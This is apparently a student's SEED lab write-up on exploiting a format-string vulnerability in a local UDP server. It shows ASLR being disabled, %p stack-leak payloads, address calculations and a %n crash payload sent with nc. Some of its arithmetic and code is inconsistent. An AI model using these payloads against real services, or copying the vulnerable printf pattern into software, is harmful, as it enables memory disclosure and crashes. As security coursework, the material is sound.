
ASSIGNMENT – 5

Name: **Sudharsan Srinivasan**

UTA ID: **1001755919**

Environment Setup:


- Address Space Randomization is done to stop randomizing the starting address of heap and stack. This makes guessing the exact address difficult, thereby making the buffer-overflow attack also difficult. The following image shows the command required for the same.



```
[03/23/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/23/21]seed@VM:~$ 
```


Task 1 – Running the Vulnerable Program:

- In this first exercise, we compile and try to run the vulnerable format string program, which listens in UDP port 9090 to get message from another terminal and display them.
- Save the given program as **server.c** and compile that into a file named server and give root access to the file using **chown** and **chmod** commands. While compiling the server code, we compile it using **execstack** option. This allows for the stack to be executable.
- It is also important to note that the buffer size is set to 80 as per the changes required for this assignment.



```
 * Suggested value: between 0 and 300  */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 80
#endif

char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
```

- After this, the server code is run in one terminal and the request is passed on from another terminal using **nc** command which is used for TCP/UDP connections, in our case UDP in the port **9090** and localhost address being **127.0.0.1**



```
[03/23/21]seed@VM:~/lab5$ gcc -DDUMMY_SIZE=80 -z execst
ack -o server server.c
server.c: In function ‘myprintf’:
server.c:34:5: warning: format not a string literal and
 no format arguments [-Wformat-security]
     printf(msg);
     ^
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
Hello World
The value of the 'target' variable (after): 0x11223344
```


```
[03/23/21]seed@VM:~$ nc -u 127.0.0.1 9090
Hello World
```

- In the above image, it is evident enough that whatever is typed in another terminal is listened on the server side and printed. In this case, **“Hello World”** gets printed on the server side using the port 9090 and localhost 127.0.0.1


Task 2 – Stack Layout Understanding:

- The goal of this task is to find the address values marked as (1), (2) and (3) in the below stack layout diagram, where

  1 – Format String
  2 – Return Address
  3 – Buffer Address




- To accomplish this, we edit the server code to add a line to print out the address of the ‘msg’ argument. Using this address, we can find out the return address, since **return address is the value of ‘msg’ argument address minus 4 bytes space.**




```
 * Suggested value: between 0 and 300  */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 80
#endif

char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg")
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

- Now, the server code is compiled and run again, and we get the address printed on the terminal as seen below:



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
```


- Using the address value **0XBFFFEFDC**, we can calculate return address value
  0XBFFFEFDC – 4 = **0XBFFFEFD8**
  This is the value of the return address (2)
- Next, we use another terminal to pass a random value to the server and observe it on the server side to figure out the address of the format string.



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
ABCD 0xbfffefdc 0x50 0xb7fd6c68 0x1 0x1 (nil) 0xbffff0e
0 0x1 0x1 0xbffff048 (nil) (nil) (nil) (nil) (nil) (nil
```

```
[03/23/21]seed@VM:~$ nc -u 127.0.0.1 9090
ABCD %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
 %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %
p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
 %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
```

- We pass a string "**ABCD**" from another terminal and look for its corresponding hex value (44434241) on the server side.




```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
ABCD 0xbfffefdc 0x50 0xb7fd6c68 0x1 0x1 (nil) 0xbffff0e
0 0x1 0x1 0xbffff048 (nil) (nil) (nil) (nil) (nil) (nil
) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil)
 (nil) (nil) (nil) (nil) (nil) 0xd0440d00 0x3 0xbffff0e
0 0xbffff6c8 0x80487f7 0xbffff0e0 0xbffff068 0x10 0x804
8716 (nil) 0xb7fd6978 0xbffff158 0x3 0x82230002 (nil) (
nil) (nil) 0x2ffffbdc 0xbffff070 0xb7fff020 0xbfffef88
(nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (
nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (n
il) (nil) 0x44434241 0x20702520 0x25207025 0x70252070 0
x20702520 0x25207025 0x70252070 0x20702520 0x25207025 0
x70252070 0x20702520 0x25207025 0x70252070 0x20702520 0
x25207025 0x70252070 0x20702520
The value of the 'target' variable (after): 0x11223344
```

- The hex value of ABCD is 44434241 is highlighted in the above message. It can be noted that there are 71 values between the original string ABCD and its corresponding hex value 44434241.

- To compute the address of the format string, we take the address of the ‘msg’ argument and subtract it from the (values present between original string and hex value + 1) * 4
- In our case, the address of the msg argument is 0XBFFFEFDC – [(71 +1) *4]

  = 0XBFFFEFDC – 72 * 4
  = 0XBFFFEFDC – 288
  = 0XBFFFEFDC – 120 (convert 128 to its corresponding hex value)
  = **0XBFFFEEBC**
- This is the address value of the format string (1).
- Finally, to find the value of the buffer, we again check the address values printed on the server after execution of the string from the client side. There will be one address value which will be used twice (one to get the address of the msg argument and to get the address of the format string) because it internally performs the print function by invoking another function.



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
ABCD 0xbfffefdc 0x50 0xb7fd6c68 0x1 0x1 (nil) 0xbffff0e
0 0x1 0x1 0xbffff048 (nil) (nil) (nil) (nil) (nil) (nil
) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil)
 (nil) (nil) (nil) (nil) (nil) 0xd0440d00 0x3 0xbffff0e
0 0xbffff6c8 0x80487f7 0xbffff0e0 0xbffff068 0x10 0x804
8716 (nil) 0xb7fd6978 0xbffff158 0x3 0x82230002 (nil) (
nil) (nil) 0x2ffffbdc 0xbffff070 0xb7fff020 0xbfffef88
(nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (
nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (n
il) (nil) 0x44434241 0x20702520 0x25207025 0x70252070 0
x20702520 0x25207025 0x70252070 0x20702520 0x25207025 0
x70252070 0x20702520 0x25207025 0x70252070 0x20702520 0
x25207025 0x70252070 0x20702520
The value of the 'target' variable (after): 0x11223344
```

- In our case, we see that the address **0XBFFFF0E0** appears twice between the string ABCD and its hex value 44434241. Therefore, it is the address of the buffer (3).

<u>**Memory address values:**</u>


(1) Address of Format String	: **0XBFFFEEBC**
(2) Return Address	: **0XBFFFEFD8**
(3) Address of the Buffer	: **0XBFFFF0E0**

<u>**Distance between (1) and (3):**</u>

- The distance between the address of format string (1) and address of the buffer (3) is **71 * 4 = 284 bytes.**

Task 3 – Program Crash:

- The goal of this task is to make the server program crash when we send some value from another terminal. To achieve this, run the server code on one terminal and on another terminal start a UDP connection to **127.0.0.1** using **port 9090** through **nc** command.



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
Segmentation fault
[03/23/21]seed@VM:~/lab5$
```

```
[03/23/21]seed@VM:~$ nc -u 127.0.0.1 9090
%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%n
```

